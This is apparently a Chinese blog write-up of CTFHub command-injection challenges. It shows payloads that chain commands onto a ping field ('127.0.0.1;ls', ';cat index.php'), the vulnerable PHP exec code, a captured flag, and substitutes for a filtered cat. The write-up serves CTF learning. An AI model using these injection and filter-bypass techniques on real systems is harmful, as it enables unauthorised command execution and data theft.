
CTF刷题记录CTFHub-RCE-命令注入

原创

山川绿水 于 2021-07-24 21:07:47 发布 284 收藏

分类专栏： 信息安全

本文链接：https://blog.csdn.net/m_de_g/article/details/118929528



**


CTFHub-RCE-命令注入

**

1.无任何的过滤

一、解题思路


通过输入一些指令，利用某些特定的函数进行的操作，从而达到命令执行攻击的效果。



因为没有任何的过滤，那么我们可以直接使用分号(;)闭合前面的语句，执行ls命令

http://challenge-49bb6bc15fd9e3ef.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls

通过执行ls命令可以看到，该目下的文件，这是linux环境下



如果是window环境下，使用命令dir查看目录文件

```
Microsoft Windows [版本 10.0.19042.1110]
(c) Microsoft Corporation。保留所有权利。

C:\Users\Dell>dir
 驱动器 C 中的卷是 OS
 卷的序列号是 7093-45D8

 C:\Users\Dell 的目录

2021/07/17  14:52    <DIR>          .
2021/07/17  14:52    <DIR>          ..
2019/10/20  20:42    <DIR>          .android
2021/07/18  18:03             1,159 .bash_history
2021/03/18  19:23    <DIR>          .conda
2020/11/19  17:50    <DIR>          .config
2020/09/12  12:50    <DIR>          .eclipse
2021/02/10  16:22                39 .gitconfig
2019/10/20  19:40    <DIR>          .idlerc
2021/04/03  21:53    <DIR>          .ipython
2021/07/08  12:32    <DIR>          .LDSBoxHypervisorGlobal
2021/04/13  19:20    <DIR>          .matplotlib
2021/06/26  16:58    <DIR>          .p2
2021/06/24  23:02               394 .python_history
2020/08/27  14:17    <DIR>          .sonarlint
2020/09/12  12:41    <DIR>          .tooling
2021/04/06  10:21    <DIR>          .VirtualBox
2020/08/26  13:20    <DIR>          .vscode
2021/04/24  10:07    <DIR>          3D Objects
2020/01/15  13:18               256 a1.py
2019/12/12  23:03               167 adas.py
2020/06/10  18:18               196 adsv.py
2020/01/15  23:30                17 asl.py
2020/06/10  20:46               314 ascdvsf.py
2020/08/14  18:54               893 ass.py
2021/04/24  10:07    <DIR>          Contacts
```


我们使用cat命令读取index.php文件

http://challenge-49bb6bc15fd9e3ef.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat index.php

```
[4] =>
[5] => if (isset($_GET['ip']) && $_GET['ip']) {
[6] =>     $cmd = "ping -c 4 {$_GET['ip']}";
[7] =>     exec($cmd, $res);
[8] => }
[9] =>
[10] => ?>
[11] =>
[12] =>
[13] =>
[14] =>
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar


Encryption Encoding SQL XSS LFI XXE Other

Load URL
Split URL
Execute

http://challenge-49bb6bc15fd9e3ef.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat index.php

Post data Referer User Agent Cookies Clear All

http://challenge-49bb6bc15fd9e3ef.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat 137391798722228.php
那我们也读取137391798722228.php这个文件试试



CTFHub 命令注入-无过滤

IP :
Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>


<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
        $cmd = "ping -c 4 {$_GET['ip']}";
        exec($cmd, $res);
}

?>
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL
Split URL
Execute

http://challenge-49bb6bc15fd9e3ef.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat 137391798722228.php

89%

Post data Referer User Agent Cookies Clear All

查看页面源代码，可以得到flag


```
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 命令注入-无过滤</title>
</head>
<body>

<h1>CTFHub 命令注入-无过滤</h1>

<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>

<hr>

<pre>
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => <?php // ctfhub{cc66683b123249ffacf728c8}
```

```
)
</pre>

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /><br />$res </span><span style="color: #007700">= </span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br
</code>
</body>
</html>
```


二、知识点：

1、每个命令之间用(分号)";"隔开；

说明:各命令的执行结果，不会影响其他命令的。

意思是说每个命令都会执行，但不保证每个命令都执行成功。

2、每个命令之间用&&隔开

说明：若前面的命令执行成功，才会去执行后面的命令。这样的话，可以保证所有的命令执行完毕后，执行的过程都是成功的。

3、每个命令之间用||隔开

说明：||是或的意思，只有前面的命令执行失败后采取执行下一条命令，直到执行成功一条命令为止。

4、|是管道符号。管道符号改变标准输入的源或者是标准输出的目的地。

5、&是后台任务符号。后台任务符号使shell在后台执行该任务，这样用户就可以立即得到一个提示符并继续其他工作。

**

2.过滤cat

**

一、解题思路

当cat被过滤后,可以使用一下命令进行读取文件的内容

(1)more:一页一页的显示的显示档案内容

(2)less:与more类似,但是比more更好的是,他可以[pg dn][pg up]翻页

(3)head:查看头几行

(4)tac:从最后一行开始显示,可以看出tac是cat的反向显示

(5)tail:查看尾几行

(6)nl:显示的时候,顺便输出行号

(7)od:以二进制的方式读取档案内容

(8)vi:一种编辑器，这个也可以查看


(9)vim:一种编辑器,这个也可以查看

(10)sort:可以查看


(11)uniq:可以查看

(12)file -f:报错出具体的内容


直接使用分号(;)代替回车，执行ls命令




可以看到flag_124552338228659.php文件，那么我们可以直接使用cat进行读取




可是回显的是cat被过滤了，那么使用less或more试试






查看页面源代码，可以得到flag




3.过滤空格


直接使用分号(;)代替回车，执行ls命令




